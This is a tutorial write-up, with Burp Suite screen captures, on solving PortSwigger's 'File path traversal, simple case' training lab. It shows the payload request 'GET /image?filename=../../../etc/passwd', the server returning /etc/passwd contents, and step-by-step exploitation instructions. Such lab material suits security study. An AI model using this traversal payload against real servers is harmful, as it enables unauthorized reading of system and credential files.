1 GET /image?filename=../../../etc/passwd HTTP/2
2 Host: 0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net
3 Cookie: session=YHReYOhQ7lnbnvOrsfzZR6UHOeoZKXT4
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
Search
0 highlights
Response
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 15
Inspector
Notes
Ready
Event log All issues
Memory: 104.9MB


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
5:54
kali@kali: ~
Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Send Cancel
Target: https://0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
1 GET /image?filename=../../../etc/passwd HTTP/2
2 Host: 0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net
3 Cookie: session=YHReYOhQ7lnbnvOrsfzZR6UHOeoZKXT4
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a9a00a00402b8188062b2aa00ed006a.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
Search
0 highlights
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 15
Response headers 3
Inspector
Notes
Done
2,410 bytes | 299 millis
Event log All issues
Memory: 104.9MB


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
Restore Session
Lab: File path traversal, si
https://portswigger.net/web-security/file-path-traversal/lab-simple
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PortSwigger
Log out
MY ACCOUNT
Academy home
Menu
Web Security Academy > Path traversal > Lab
Lab: File path traversal, simple case
APPRENTICE
LAB
Solved
This lab contains a path traversal vulnerability in the display of product images.
To solve the lab, retrieve the contents of the /etc/passwd file.
ACCESS THE LAB
Solution
Community solutions


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
kali@kali: ~
File Actions Edit View Help
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:105:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:107:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:108:110:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
lightdm:x:109:112:Light Display Manager:/var/lib/lightdm:/bin/false
saned:x:110:114::/var/lib/saned:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
rtkit:x:111:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:113:117:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:114:118:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
_galera:x:115:65534::/nonexistent:/usr/sbin/nologin
mysql:x:116:120:MariaDB Server,,,:/nonexistent:/bin/false
stunnel4:x:990:990:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
geoclue:x:118:122::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmp:x:119:123::/var/lib/snmp:/bin/false
sslh:x:120:124::/nonexistent:/usr/sbin/nologin
ntpsec:x:121:127::/nonexistent:/usr/sbin/nologin
redsocks:x:122:128::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:124:130::/var/lib/gophish:/usr/sbin/nologin
iodine:x:125:65534::/run/iodine:/usr/sbin/nologin
miredo:x:126:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:127:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:128:131::/var/lib/redis:/usr/sbin/nologin
postgres:x:129:132:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:130:133::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:131:134::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:132:135::/var/lib/openvas:/usr/sbin/nologin
ftp:x:133:138:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
ftpuser:x:1001:1001:california,21,123456789,234567891,45673:/home/ftpuser:/bin/bash
kali:x:1000:1000:CALLEDALIA,,,:/home/kali:/usr/bin/zsh
Debian-exim:x:134:139::/var/spool/exim4:/usr/sbin/nologin
cups-pk-helper:x:135:140:user for cups-pk-helper service,,,:/nonexistent:/usr/sbin/nologin
(kali㉿kali)-[~]
$

Here we would be using burp suite to perform a directory traversal on a website. After signing up on the PORT SWIGGER WEB ACADEMY because this site provides some vulnerable labs we can use to perform directory traversal.

Lab Objective: Understand and test for directory traversal vulnerabilities, which occur when an attacker manipulates file paths to access files and directories outside the intended scope.

Lab Environment:

- **Tools Needed:**
  - Burp Suite (pre-installed on Kali Linux; update if necessary using `sudo apt upgrade burpsuite`)
  - Web browser
- **Target Platform:**
  - PortSwigger Web Security Academy's lab on file path traversal:
    - URL: https://portswigger.net/web-security/file-path-traversal/lab-simple
    - *Note:* Free registration is required to access the lab.

1. **Setup:**
   - Launch Burp Suite and ensure intercept mode is off.
   - Log in to the PortSwigger Web Security Academy and start the "File path traversal, simple case" lab.
2. **Identifying the Vulnerability:**
   - In the provided fake shop, select a product to view its details.
   - With Burp Suite's intercept enabled, capture the HTTP request made when the product image loads.

Observe the request line fetching the image, typically resembling:
`GET /image?filename=48.jpg HTTP/1.1`

3. **Exploiting the Vulnerability:**

- Send the captured request to Burp Suite's Repeater for modification.

Modify the `filename` parameter to traverse directories and access the `/etc/passwd` file:

```
GET /image?filename=../../../etc/passwd HTTP/1.1
```

- This modification uses `../` sequences to navigate up the directory structure to the root, then accesses the `passwd` file.

4. **Executing the Attack:**
   - In the Repeater tab, send the modified request.
   - Review the server's response to confirm the contents of the `/etc/passwd` file are returned, indicating a successful directory traversal attack.

Conclusion: we have learned how to detect and exploit directory traversal vulnerabilities, allowing unauthorized access to sensitive files on a web server. Understanding this attack vector is crucial for securing web applications against such threats.